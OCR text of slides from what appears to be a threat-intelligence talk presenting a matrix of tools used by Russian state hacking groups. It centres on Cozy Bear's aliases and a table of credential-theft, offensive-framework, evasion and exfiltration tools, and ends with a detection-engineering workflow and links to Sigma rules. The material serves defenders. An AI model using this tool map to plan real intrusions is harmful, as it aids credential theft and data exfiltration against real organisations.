
Introducing the Russian APT Tool Matrix



Name
..
BERSERKBEAR.md
COLDRIVER.md
COZYBEAR.md
EMBERBEAR.md
FANCYBEAR.md
Gamaredon.md
Sandworm.md
Turla.md



Name
..
AllToolsRU.csv
CredentialTheft.md
DefenseEvasion.md
Discovery.md
Exfiltration.md
LOLBAS.md
Networking.md
Offsec.md
RMM-Tools.md




COZY BEAR Tools

- Aliases: APT29, TA421, Midnight Blizzard (formerly Yttrium), ITG11, Iron Hemlock, Blue Kitsune, APT-C-42, Cloaked Ursa, The Dukes, UAC-0029
- Attribution: SVR

Discovery	RMM Tools	Defense Evasion	Credential Theft	OffSec	Networking	LOLBAS	Exfiltration
AADInternals		EDRSandBlast	CookieEditor	Cobalt Strike	Dropbear	PsExec	Dropbox
AdFind			Mimikatz	Impacket	ReGeorg	WMIC	Firebase
Bloodhound			SharpChormium	PowerSploit	Rosockstun		Google Drive
DSInternals				Rubeus			Notion
RoadTools				Sliver			OneDrive
				WinPEAS			Trello
				Brute Ratel C4			

Intelligence-driving Threat Hunting & Engineering

"You can't defend. You can't prevent. The only thing you can do is detect and respond." – Bruce Scheier



CTI

Threat Hunting

Detection Engineering

SOC

- Collection
- Reporting
- IOC/TTP Sharing
- Dissemination

- Searching
- Analysing
- Detection Rule Generating

- Rule Vetting
- Rule Deploying
- Rule Refining

- Daily Triage
- Rule Feedback
- Rule Refining

GitHub of relevant Detection Rules & References from this Talk

[Sigma-Rules/RU_APT_RedTeam at main · BushidoUK/Sigma-Rules]

[BushidoUK/Russian-APT-Tool-Matrix: A tool matrix for Russian APTs based on the Ransomware Tool Matrix]

Thanks for Listening!

Follow me if you like ☺

@BushidoToken
bushidotoken.net